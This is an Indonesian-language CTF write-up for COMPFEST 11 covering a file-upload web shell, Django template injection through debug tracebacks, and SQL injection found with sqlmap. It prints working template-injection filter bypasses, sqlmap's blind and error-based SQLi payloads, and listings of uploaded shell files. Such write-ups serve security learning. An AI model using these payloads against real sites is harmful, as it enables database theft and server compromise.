-rw-rw-r-- 1 www-data www-data 222206 Aug 3 10:27 peserta_Cuplikan layar dari 2019-07-28 12-58-58.png -rw-rw-r-- 1 www-data www-data 27 Aug 3 10:24 peserta_bajigur.php -rw-rw-r-- 1 www-data www-data 83 Aug 3 10:24 peserta_didit.php -rw-rw-r-- 1 www-data www-data 38 Aug 3 10:23 peserta_didit.php.png -rw-rw-r-- 1 www-data www-data 43291 Aug 3 10:26 peserta_download Cropped.jpg -rw-rw-r-- 1 www-data www-data 30 Aug 3 10:25 peserta_jancuk.php -rw-rw-r-- 1 www-data www-data 98109 Aug 3 10:28 peserta_peserta_hello.php -rw-rw-r-- 1 www-data www-data 30 Aug 3 10:24 peserta_shell.php.png -rw-rw-r-- 1 www-data www-data 347 Aug 3 10:27 peserta_shell.php.jpg -rw-rw-r-- 1 www-data www-data 53 Aug 3 10:27 peserta_shell.png -rw-rw-r-- 1 www-data www-data 30 Aug 3 10:28 peserta_shell6969.php -rw-rw-r-- 1 www-data www-data 51 Aug 3 10:29 peserta_test.jpeg -rw-rw-r-- 1 www-data www-data 41 Aug 3 10:24 peserta_test.php -rw-rw-r-- 1 www-data www-data 7589 Aug 3 10:24 peserta_test.php.jpeg -rw-rw-r-- 1 www-data www-data 92 Aug 3 10:25 peserta_test.php.png -rw-rw-r-- 1 www-data www-data 90 Aug 3 10:29 peserta_test.png -rw-rw-r-- 1 root root 57761 Aug 2 14:15 spider-man-meme-batman.jpg -rw-rw-r-- 1 root root 45255 Aug 2 14:15 spider-man-meme-smooth-criminal.jpg -rw-rw-r-- 1 root root 100303 Aug 2 14:15 spider-man-memes.jpg -rw-rw-r-- 1 root root 531100 Aug 2 14:15 spider-man-pls_o_6597147.jpg -rw-rw-r-- 1 root root 105032 Aug 2 14:15 youre-not-my-real-dad-spiderman-memes-60s-spiderman-memes-37714289.png
```

Jika sudah ada shell, kita bisa melakukan **ls -l** untuk melihat isi directory dan menemukan bahwa ada beberapa file yang dimiliki oleh root:root.

```
total 176956 -rw-rw-r-- 1 root root 27682839 Aug 2 14:15 (1) PHP Tutorial How To Pass Variables In PHP Using Sessions And Get Method - YouTube.mkv -rw-rw-r-- 1 root root 106419361 Aug 2 14:15 (16) Recover a RSA Private Key From a TLS Session With Perfect Forward Secrecy - YouTube.mp4 -rw-rw-r-- 1 root root 1227919 Aug 2 14:15 (30) Crushing up boxes - YouTube.mkv -rw-rw-r-- 1 root root 539205 Aug 2 14:15 (30) I just stole a kiss (RE-MAKE) - YouTube.mkv -rw-rw-r-- 1 root root 539205 Aug 2 14:15 (30) If I'm not a bush, I'm not no one - YouTube.mkv -rw-rw-r-- 1 root root 1099968 Aug 2 14:15 (30) Insane card trick - YouTube.mkv -rw-rw-r-- 1 root root 2465099 Aug 2 14:15 (30) Never Illegally Download - YouTube.mkv -rw-rw-r-- 1 root root 117310 Aug 2 14:15 (30) Pallet jack fail. Faceplant - YouTube.mkv -rw-rw-r-- 1 root root 3394505 Aug 2 14:15 (30) Parents Suck - YouTube.mkv -rw-rw-r-- 1 root root 701041 Aug 2 14:15 (30) RTE News Award winning fake typing. - YouTube.mkv -rw-rw-r-- 1 root root 3433900 Aug 2 14:15 (30) Render unto Obama - YouTube.mkv -rw-rw-r-- 1 root root 818227 Aug 2 14:15 (30) Robert It Goes Down - YouTube.mkv -rw-rw-r-- 1 root root 633986 Aug 2 14:15 (30) Scared my deaf cat when I got home - YouTube.mkv -rw-rw-r-- 1 root root 8219574 Aug 2 14:15 (30) The Coconut Song - (Da Coconut Nut) - YouTube.MP4 -rw-rw-r-- 1 root root 20432380 Aug 2 14:15 (30) Vitas 7th Element 2002 - YouTube.MP4 -rw-rw-r-- 1 root root 781360 Aug 2 14:15 (30) guacamole - YouTube.mkv -rw-rw-r-- 1 root root 148882 Aug 2 14:15 (30) memes - YouTube.mkv -rw-rw-r-- 1 root root 8808 Aug 2 14:15 1.jpeg -rw-rw-r-- 1 root root 50717 Aug 2 14:15 1y8jdl.jpg -rw-rw-r-- 1 root root 10032 Aug 2 14:15 2.jpeg -rw-rw-r-- 1 root root 180399 Aug 2 14:15 80s-spiderman_o_369316.jpg -rw-rw-r-- 1 root root 12615 Aug 2 14:15 CLv4KP5WwAQ65WA.jpg -rw-rw-r-- 1 root root 63341 Aug 2 14:15 Dear-Diary-l-Wish.jpg -rw-rw-r-- 1 root root 209293 Aug 2 14:15 MuoZey7.png -rw-rw-r-- 1 root root 76204 Aug 3 00:21 Spongesecret.jpg -rw-rw-r-- 1 root root 291740 Aug 2 14:15 batman-vs-spiderman.jpg -rw-rw-r-- 1 root root 127132 Aug 2 14:15 hB893411F.jpeg -rw-rw-r-- 1 root root 79177 Aug 2 14:15 hD4B14658.jpeg -rw-rw-r-- 1 root root 81844 Aug 2 14:15 mcu-spidean-memes-Spider-Man-Vs-Iron-Man-Memes-funny-ironman-peter-parker-memes-7.jpg -rw-rw-r-- 1 root root 144 Aug 2 14:15 nothing_here.zip -rw-rw-r-- 1 www-data www-data 9197 Aug 3 10:28 peserta_0byte.php -rw-rw-r-- 1 www-data www-data 222206 Aug 3 10:27 peserta_Cuplikan layar dari 2019-07-28 12-58-58.png -rw-rw-r-- 1 www-data www-data 27 Aug 3 10:24 peserta_bajigur.php -rw-rw-r-- 1 www-data www-data 83 Aug 3 10:24 peserta_didit.php -rw-rw-r-- 1 www-data www-data 38 Aug 3 10:23 peserta_didit.php.png -rw-rw-r-- 1 www-data www-data 43291 Aug 3 10:26 peserta_download Cropped.jpg -rw-rw-r-- 1 www-data www-data 30 Aug 3 10:25 peserta_jancuk.php -rw-rw-r-- 1 www-data www-data 98109 Aug 3 10:28 peserta_peserta_hello.php -rw-rw-r-- 1 www-data www-data 30 Aug 3 10:24 peserta_shell.php.png -rw-rw-r-- 1 www-data www-data 347 Aug 3 10:27 peserta_shell.php.jpg -rw-rw-r-- 1 www-data www-data 53 Aug 3 10:27 peserta_shell.png -rw-rw-r-- 1 www-data www-data 30 Aug 3 10:28 peserta_shell6969.php -rw-rw-r-- 1 www-data www-data 51 Aug 3 10:29 peserta_test.jpeg -rw-rw-r-- 1 www-data www-data 41 Aug 3 10:24 peserta_test.php -rw-rw-r-- 1 www-data www-data 7589 Aug 3 10:24 peserta_test.php.jpeg -rw-rw-r-- 1 www-data www-data 92 Aug 3 10:25 peserta_test.php.png -rw-rw-r-- 1 www-data www-data 90 Aug 3 10:29 peserta_test.png -rw-rw-r-- 1 root root 57761 Aug 2 14:15 spider-man-meme-batman.jpg -rw-rw-r-- 1 root root 45255 Aug 2 14:15 spider-man-meme-smooth-criminal.jpg -rw-rw-r-- 1 root root 100303 Aug 2 14:15 spider-man-memes.jpg -rw-rw-r-- 1 root root 531100 Aug 2 14:15 spider-man-pls_o_6597147.jpg -rw-rw-r-- 1 root root 105032 Aug 2 14:15 youre-not-my-real-dad-spiderman-memes-60s-spiderman-memes-37714289.png
```

Kita coba download semua gambar dengan ownership root dengan **wget** dan menemukan flag di file Spongesecret.jpg.



Flag

COMPFEST1{s3nd1ng\_f4ke\_m41l\_huh?}



# Super-Secure-Filter

## Cara Pengerjaan

Diberikan                      sebuah                      website                      berbasis                      Django                      (Python).



**hi! welcome to my page, the super secure django web.**

**give me an input, and i will give a surprise for you**

Example if you want get image of mammals just input "{{ mammals }}" , or if you want get image of pisces just input "{{ pisces }}" , or if you want get image of amfibi just input "{{ amfibi }}" or if you want a random image from mammals, pisces, amfibi type "{{ 3 }}" (max 3)

input what you want

{{ 3 }}

submit

Dalam website tersebut kita diberikan kesempatan untuk mengambil data dengan memasukkan antara {{ 1 }} hingga {{ 3 }} untuk mengeluarkan berbagai gambar.



3





Tapi dengan ini, website ini punya kelemahan terhadap SSTI (Server Site Template Injection). Pertama untuk enum, kita coba input `{{ 4 }}` yang dimana sudah di luar batas maksimal. Ternyata, website tersebut masih menyalakan debug mode sehingga kita bisa melihat berbagai potongan source code dari web tersebut.

woi udah dibilang jangan lebih dari 3

Request Method: POST  
Request URL: http://104.250.105.109:19014/  
Django Version: 2.2.3  
Exception Type: Exception  
Exception Value: woi udah dibilang jangan lebih dari 3  
Exception Location: /code/myapp/templatetags/myfilters.py in cobacek, line 30  
Python Executable: /usr/local/bin/python  
Python Version: 3.7.3  
Python Path: ['/code', '/usr/local/lib/python3.7.zip', '/usr/local/lib/python3.7', '/usr/local/lib/python3.7/lib-dynload', '/usr/local/lib/python3.7/site-packages']  
Server time: Sat, 3 Aug 2019 15:38:10 +0000

**Traceback** [Switch to copy-and-paste view](#)

```
/code/myapp/templatetags/myfilters.py in cobacek
16. def isinya(a):
17.     return dir(a)
18.
19. def cobacek(a):
20.     try:
21.         a = int(a)
22.         assert a>0,"woi masa negatif ah yang bener dong"
23.         assert a<4,"woi udah dibilang jangan lebih dari 3"
24.         temp = [{'mammals|safe'}], [{'pisces|safe'}], [{'amfibi|safe'}]}
25.         lst = sample(temp, a)
26.         return ''.join(lst)
27.     except ValueError:
28.         return a
29.     except Exception as e:
```

► Local vars

During handling of the above exception (woi udah dibilang jangan lebih dari 3), another exception occurred:

```
/usr/local/lib/python3.7/site-packages/django/core/handlers/exception.py in inner
119.         response = wrapped_callback(request, *callback_args, **callback_kwargs)
```

► Local vars

```
/code/myapp/views.py in homepage
31.     a = angkabukan(''.join(data.split()[1:-1]))
```

► Local vars

```
/code/myapp/templatetags/myfilters.py in angkabukan
6.
7. @register.filter(name='ambildong')
8. def ambildong(a, b):
9.     return getattr(a, b)
10.
11. @register.filter(name='angkabukan')
12. def angkabukan(a):
13.     return cobacek(a)
14.
15. @register.filter(name='isinya')
16. def isinya(a):
17.     return dir(a)
18.
19. def cobacek(a):
```

► Local vars

```
/code/myapp/templatetags/myfilters.py in cobacek
23.     assert a<4,"woi udah dibilang jangan lebih dari 3"
24.     temp = [{'mammals|safe'}], [{'pisces|safe'}], [{'amfibi|safe'}]}
25.     lst = sample(temp, a)
26.     return ''.join(lst)
27. except ValueError:
28.     return a
29. except Exception as e:
30.     raise Exception(e.args[0])
31.
```

► Local vars

**Request information**

**USER** [unable to retrieve the current user]



hi! welcome to my page, the super secure django web.


give me an input, and i will give a surprise for you

Example if you want get image of mammals just input "{{ mammals }}" , or if you want get image of pisces just input "{{ pisces }}" , or if you want get image of amfibi just input "{{ amfibi }}" or if you want a random image from mammals, pisces, amfibi type "{{ 3 }}" (max 3)

input what you want

{{ builtins }}

submit



Disini kita menemukan ada beberapa filter yang dapat kita gunakan, antara lain:

- Isinya -> dir
- Ambildong -> getattr
- Angkabukan -> yang bikin kita masuk ke assert

Kita juga mendapatkan beberapa objek, antara lain:

- Amfibi
- Mammals
- Pisces

- arthropods

Dari sini, kita bisa melakukan cek objek dan atribut dari yang tersedia. Tapi kita terkenal append manual dari web yakni apapun yang kita input akan di append dengan filter **|safe**. Dilihat dari situ, konsep soal ini mirip dengan soal CSAW qualification 2017 <https://github.com/WCSC/writeups/blob/master/CSAW-2017/web/Shia/solution.md>, soal ini diselesaikan dengan bantuan dari writeup tersebut.

hi! welcome to my page, the super secure django web.

give me an input, and i will give a surprise for you

Example if you want get image of mammals just input "{ { mammals } }", or if you want get image of pisces just input "{ { pisces } }", or if you want get image of amfibi just input "{ { amfibi } }" or if you want a random image from mammals, pisces, amfibi type "{ { 3 } }" (max 3)

input what you want

{{ config {{ amfibi|isinya }}{{ config }}

submit

config['\_add\_', '\_class\_', '\_contains\_', '\_delattr\_', '\_dir\_', '\_doc\_', '\_eq\_', '\_format\_', '\_ge\_', '\_getattr\_', '\_getitem\_', '\_getnewargs\_', '\_gt\_', '\_hash\_', '\_init\_', '\_init\_subclass\_', '\_iter\_', '\_le\_', '\_len\_', '\_lt\_', '\_mod\_', '\_mul\_', '\_ne\_', '\_new\_', '\_reduce\_', '\_reduce\_ex\_', '\_repr\_', '\_rmod\_', '\_rmul\_', '\_setattr\_', '\_sizeof\_', '\_str\_', '\_subclasshook\_', 'capitalize', 'casefold', 'center', 'count', 'encode', 'endswith', 'expandtabs', 'find', 'format', 'format\_map', 'index', 'isalnum', 'isalpha', 'isascii', 'isdecimal', 'isdigit', 'isidentifier', 'islower', 'isnumeric', 'isprintable', 'isspace', 'istitle', 'isupper', 'join', 'ljust', 'lower', 'lstrip', 'maketrans', 'partition', 'replace', 'rfind', 'rindex', 'rjust', 'rpartition', 'rsplit', 'rstrip', 'split', 'splitlines', 'startswith', 'strip', 'swapcase', 'title', 'translate', 'upper', 'zfill']{{ config

Lalu untuk escape **|safe** kita dapat menggunakan **{{ config {{ <object>|<filter> }}{{ config }}** karena buat bypass filter **|safe** nya, filter **|safe** itu ngereplace string pertama dari inputan.

Dengan begitu, kita bisa explore tiap object yang ada. Misal kita mengexplore object amfibi, kita dapat menggunakan `{{ config {{ amfibi|isinya }}{{ config }}`, kita dapat melihat semua isi atribut yang dimiliki oleh amfibi.



hi! welcome to my page, the super secure django web.

give me an input, and i will give a surprise for you


Example if you want get image of mammals just input "`{{ mammals }}`", or if you want get image of pisces just input "`{{ pisces }}`", or if you want get image of amfibi just input "`{{ amfibi }}`" or if you want a random image from mammals, pisces, amfibi type "`{{ 3 }}`" (max 3)

input what you want

```
{{ config {{ amfibi|ambildong: '__class__' }}{{ config }}
```

submit

Show Applications



config<class 'str'>{{config

Dan untuk melihat isinya kita tinggal `{{ config {{ amfibi|ambildong: '__class__' }}{{ config }}` untuk melihat isi dari attribut. Setelah sekitar 45 menit mengexplore, kita mendapatkan flag di `config {{ arthropods|ambildong: '__doc__' }}{{ config }}`.



← → ↻ Not secure | 104.250.105.109:19014 ☆

# hi! welcome to my page, the super secure django web.

give me an input, and i will give a surprise for you

Example if you want get image of mammals just input "{{ mammals }}" , or if you want get image of pisces just input "{{ pisces }}" , or if you want get image of amfibi just input "{{ amfibi }}" or if you want a random image from mammals, pisces, amfibi type "{{ 3 }}" (max 3)

input what you want

```
{{ config {{ arthropods|ambildong:'__doc__' }} {{ config }}
```

submit

← → ↻ Not secure | 104.250.105.109:19014

configCOMPFEST11{djan90\_cu5t0m\_template\_filters\_d0nt\_forg3t\_t0\_set\_debu9\_fal5e}<br>{{config



Flag


COMPFEST11{djan90\_cu5t0m\_template\_filters\_d0nt\_forg3t\_t0\_set\_debu9\_fal5e}

# Pemetaan Perguruan Tinggi

## Cara Pengerjaan

Diberikan sebuah web berbasis PHP yang memunculkan hasil pemetaan PTN.





Sekilas terlihat di endpoint pemetaan dan hasil-pemetaan ada parameter GET yang menarik untuk dicoba SQLi tapi gagal. Lalu karena ada beberapa parameter, dan di peraturan kompetisi tidak dilarang penggunaan automated tools, kami pun menggunakan SQLmap. Tapi di kedua endpoint tersebut tidak ditemukan parameter yang lemah. Lalu terlihat ada 2 endpoint lain yang sempat terlewat oleh kita yakni **deltxptn.php** dan **deltxhasil.php**.

Name	Status	Type	Initiator	Size	Time	Waterfall
pemetaan?tahap=5	200	document	Other	3.2 KB	39 ms	
bootstrap.min.css	200	stylesheet	pemetaan?tahap=5	(memory cac...	0 ms	
bootstrap-select.min.css	200	stylesheet	pemetaan?tahap=5	(memory cac...	0 ms	
jquery.min.js	200	script	pemetaan?tahap=5	(memory cac...	0 ms	
bootstrap.min.js	200	script	pemetaan?tahap=5	(memory cac...	0 ms	
bootstrap-select.min.js	200	script	pemetaan?tahap=5	(memory cac...	0 ms	
jquery.cascadingdropdown.js	200	script	pemetaan?tahap=5	(memory cac...	0 ms	
glyphicons-halflings-regular.woff2	200	font	pemetaan?tahap=5	(memory cac...	0 ms	
deltxptn.php?tahap=5&cat=a	200	xhr	jquery.min.js:2	613 B	16 ms	
deltxptn.php?tahap=5&cat=a	200	xhr	jquery.min.js:2	613 B	29 ms	
deltxptn.php?tahap=5&cat=a	200	xhr	jquery.min.js:2	613 B	44 ms	
inject.js	200	script	content.js:65	1.5 KB	140 ms	
deltxptn.php?tahap=5&cat=b&sel=13	200	xhr	jquery.min.js:2	442 B	11 ms	
deltxptn.php?tahap=5&cat=b&sel=5	200	xhr	jquery.min.js:2	289 B	10 ms	
deltxptn.php?tahap=5&cat=c&sel=133	200	xhr	jquery.min.js:2	589 B	10 ms	
deltxptn.php?tahap=5&cat=c&sel=355	200	xhr	jquery.min.js:2	920 B	11 ms	

Name	Status	Type	Initiator	Size	Time	Waterfall
hasil-pemetaan?tahap=5&urut[]=ptn&urut[]=prodi...	200	document	Other	2.7 KB	26 ms	
bootstrap.min.css	200	stylesheet	hasil-pemetaan?tahap=5...	(memory cac...	0 ms	
bootstrap-select.min.css	200	stylesheet	hasil-pemetaan?tahap=5...	(memory cac...	0 ms	
jquery.min.js	200	script	hasil-pemetaan?tahap=5...	(memory cac...	0 ms	
bootstrap.min.js	200	script	hasil-pemetaan?tahap=5...	(memory cac...	0 ms	
bootstrap-select.min.js	200	script	hasil-pemetaan?tahap=5...	(memory cac...	0 ms	
tabulator_simple.min.css	200	stylesheet	hasil-pemetaan?tahap=5...	(disk cache)	4 ms	
jquery-ui.min.js	200	script	hasil-pemetaan?tahap=5...	(disk cache)	14 ms	
tabulator.min.js	200	script	hasil-pemetaan?tahap=5...	(disk cache)	18 ms	
glyphicons-halflings-regular.woff2	200	font	hasil-pemetaan?tahap=5...	(memory cac...	0 ms	
deltxhasil.php?urut=ptn%2Cprodi%2Crank%2C...	200	xhr	jquery.min.js:2	1003 B	19 ms	
inject.js	200	script	content.js:65	1.5 KB	242 ms	

Kedua endpoint tersebut juga melempar GET parameter.

```
[*] [R][G][B][Y][M][C][K] http://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 23:25:32 /2019-08-03/
```

```
[23:25:34] [INFO] resuming back-end DBMS 'mysql'
```

```
[23:25:34] [INFO] testing connection to the target URL
```

```
sqlmap resumed the following injection point(s) from stored session:
```

```
---
```

```
Parameter: urut (GET)
```

```
Type: boolean-based blind
```

```
Title: Boolean-based blind - Parameter replace (original value)
```

```
Payload: urut=(SELECT (CASE WHEN (4414=4414) THEN 0x70746e ELSE (SELECT 9565 UNION SELECT 9874) END))&tahepan=5
```

```
Type: error-based
```

```
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
```

```
Payload: urut=ptn OR (SELECT 5030 FROM(SELECT COUNT(*),CONCAT(0x716b767171,(SELECT (ELT(5030=5030,1))) ,0x716a7a6b71,FLOOR(RAND(0)*2))x)FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a&tahepan=5
```

```
M INFORMATION_SCHEMA.PLUGINS GROUP BY x)a&tahepan=5
```

```
Type: time-based blind
```

```
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
```

```
Payload: urut=ptn AND (SELECT 5716 FROM (SELECT(SLEEP(5))))xiTF&tahepan=5
```

```
---
```

```
[23:25:34] [INFO] the back-end DBMS is MySQL
```

```
web server operating system: Linux Debian
```

```
web application technology: Apache 2.4.38, PHP 7.3.7
```

```
back-end DBMS: MySQL >= 5.0
```

```
[23:25:34] [INFO] fetched data logged to text files under '/home/ark/.sqlmap/output/104.250.105.109'
```

```
[*] ending @ 23:25:34 /2019-08-03/
```

```
ark@ArkAngels:~/sqlmap$ cat "http://104.250.105.109/index.php?urut=ptn&tahepan=5"
```

Kami pun memutuskan untuk mencoba SQLmap di kedua endpoint tersebut. Dan ternyata di endpoint **deltxhasil.php** ada kelemahan di parameter **urut** dengan Time-based Blind SQLi, Boolean-based Blind SQLi, dan juga Error-based SQLi. Dari sana kami pun mulai explore dan mendapatkan ada beberapa tabel di dalam database **docker**, yakni:

- Data\_prodi
- Data\_provinsi
- Data\_ptn
- Data\_siswa
- Data\_um

Dari masing-masing tabel, yang paling menarik adalah tabel **data\_siswa** karena tabel tersebut yang mempunyai entry “dinamis” (register). Jadi kami pun coba untuk dump isi dari tabel tersebut (kami juga coba dump dari semua tabel kecuali data\_um karena apa yang akan kami jelaskan berikutnya). Kami dump secara berurutan mulai dari data\_prodi. Dari hasil dump, ternyata di tabel data\_siswa ada 1 akun tambahan di NIS 301 yang berisikan flag.

